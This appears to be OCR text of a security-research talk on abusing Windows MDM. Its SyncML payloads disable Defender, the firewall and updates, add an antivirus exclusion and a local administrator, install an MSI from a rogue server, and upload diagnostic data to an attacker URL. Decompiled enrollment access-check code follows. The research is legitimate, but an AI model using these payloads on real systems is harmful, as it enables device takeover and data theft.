
Windows MDM Overview




MDM Enrollment Flow (MS-MDE2)



MDM Management Flow (MS-MDM)



CSP: The Key to Device Management




- **Configuration Service Providers**
- **Modern and cloud-friendly**
- **+60 CSPs exposed to MDM client**

CSPs for Security Management

- Accounts CSP
- Defender CSP
- Firewall CSP
- Bitlocker CSP
- Policy CSP
- Update CSP
- Application Control CSP
- WDATP and WDAG CSPs

SyncML for Covert Control

- XML protocol
- CSP Command verbs
- Makes detection harder



SyncML to retrieve Device Settings

Command Request

```
<Get>
 <CmdID>5</CmdID>
 <Item>
  <Target>
   <LocURI>./DevInfo/DevId</LocURI>
  </Target>
 </Item>
</Get>
```

Command Response

```
<Results>
 <Item>
  <Source>
   <LocURI>./DevInfo/DevId</LocURI>
  </Source>
   <Data>A5BEB9A460936C41B82DA93205FCA6</Data>
 </Item>
</Results>
```

DevInfo CSP

Does this already provide Living Off the Land (LOL) capabilities?

Disable Windows Defender

```
<Replace>
 <Item>
  <Target>

<LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/AllowRealtimeMonitoring</LocURI>

  </Target>
  <Data>0</Data>
 </Item>
</Replace>
```

Policy CSP

Bypass Windows Defender

```
<Add>
 <Item>
  <Target>
    <LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/ExcludedPaths</LocURI>
  </Target>
  <Data>c:\stagers</Data>
 </Item>
</Add>
```

Policy CSP

Disable Windows Updates

```
<Replace>
 <Item>
  <Target>
    <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>
  </Target>
  <Data>5</Data>
 </Item>
</Replace>
```

Policy CSP

Disable Firewall

```
<Add>
 <Item>
  <Target>
    <LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
  </Target>
  <Data>false</Data>
 </Item>
</Add>
```

Firewall CSP

Escalating Privileges

```
<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser</LocURI>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/Password</LocURI>
  <Data>badpass</Data>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/LocalUserGroup</LocURI>
  <Data>2</Data>
</Add>
```

Accounts CSP

Payload Deployment

```
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
<Download>
  <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
</Download>
<Validation>
  <FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
</Validation>
<Enforcement>
   <CommandLine>/quiet</CommandLine>
   <TimeOut>10</TimeOut>
   <RetryCount>1</RetryCount>
</Enforcement>
</MsiInstallJob>
```

Enterprise Desktop App Management CSP

Pushing the LOL concept forward

Rogue Telemetry

```
<Collection>
 <ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
 <SasUrl><![CDATA[https://roguemdm.net/upload?token=nnrGYfjRFA]]></SasUrl>
 <RegistryKey>HKLM\Software\Policies</RegistryKey>
 <FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
 <Command>%windir%\system32\ipconfig.exe /all</Command>
 <Command>%windir%\system32\dsregcmd.exe /all</Command>
 <Command>%windir%\system32\netsh.exe add helper C:\Users\User\file.dll</Command>
</Collection>
```

./Vendor/MSFT/DiagnosticLog/DiagnosticArchive/ArchiveDefinition

DiagnosticLog CSP

Rogue Telemetry

```
<Add>
 <LocURI>
   ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/Providers/22fb2cd6-0e7b-422b-a0c7-
2fad1fd0e716
 </LocURI>
</Add>

<Exec>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/TraceControl
  </LocURI>
  <Data>START</Data>
</Exec>
```

DiagnosticLog CSP

We can abuse it
Can we break it?


Reversing the Windows MDM SDK

- Microsoft exposes MDM Client APIs through **mdmregistration.h** and **MDMRegistration.dll**
- Let's focus on **RegisterDeviceWithManagement()**
  - MSDN: The caller of this function must be running as an elevated process

```
if ( WindowsCreateStringReference(L"Windows.Internal.Management.Enrollment.Enroller", 0x2Fu, &hsHdr, &string) < 0 )
  RaiseException(0xC000000D, 1u, 0, 0i64);
v6 = 0;
v8 = CoInitializeEx(0i64, 0);
if ( v8 < 0
  || (v6 = 1,
      v8 = DiscoverEndpointEx2(
             v7,
             (_DWORD)a2,
             (_DWORD)sourceString,
             v9,
             (__int64)L"{E6E32689-56CA-40A9-AD37-3F65F16A6FE6}"),
      v8 < 0)
  || (LODWORD(v32[1]) = 1,
      v8 = Windows::Foundation::ActivateInstance<Windows::Internal::Management::Enrollment::IEnrollment>(string, &v28),
      v8 < 0) )
```


MDM Client WinRT attack surface

- MDM Enrollment done through out-of-proc WinRT classes
- MDM WinRT servers hosted in **DmEnrollmentSvc** service
- 83 methods exposed through 8 WinRT interfaces implemented in **windows.internal.management.dll**



Exploiting the MDM Enrollment Client

- Declarative Security (registry) governs WinRT access
- WinRT methods can perform access checks on calling thread (Application Security)



Exploiting the MDM Enrollment Client

- RPCSS service exposes RPC interfaces to activate both COM and WinRT servers
- Declarative security is enforced in RPCSS through **AccessCheckByType()**
- MDM Enrollment Client WinRT servers allow access to non-admin interactive tokens

```
- NT AUTHORITY\INTERACTIVE
- NT AUTHORITY\SYSTEM
- BUILTIN\Administrators
- NAMED CAPABILITIES\Device
Management Administrator
```

MDM Client WinRT Server ACL entries

Exploiting the MDM Enrollment Client

- Application-level security checks restrict access to sensitive operations

- Access checks relies on calling token attributes
  - Capabilities
  - OS SKUs
  - Type (Appcontainer)
  - Groups Membership Status
  - Application SIDs


```
if ( v9 < 0 || v20 != 1 )
{
  if ( (unsigned __int8)RtlIsMultiSessionSku() )
  {
    String2 = 0i64;
    AppSid = GetAppSid(hObject);
    v11 = String2;
    if ( AppSid >= 0 )
    {
      if ( !wcscmp_0(
              L"S-1-15-2-1910091885-1573563583-1104941280-2418270861-34111
              String2)
        && (a1 <= 0x18 && (v12 = 20971552, _bittest(&v12, a1))
         || (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0) && v19 == 1
        || !wcscmp_0(L"S-1-15-2-2434737943-167758768-3180539153-984336765-
        && (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0)
        && v19 == 1 )
      {
        LocalFree(v11);
        v9 = 0;
        goto LABEL_24;
      }
    }
    LocalFree(v11);
```

MANAGEMENT::ENROLLMENT::ENROLLER::ACCESSCHECK()

Exploiting the MDM Enrollment Client

- WinRT interfaces implements both COM **IUnknown** and WinRT **IInspectable** interfaces

- Cross-ref on **GetRuntimeClassName** to build WinRT interface Vtables



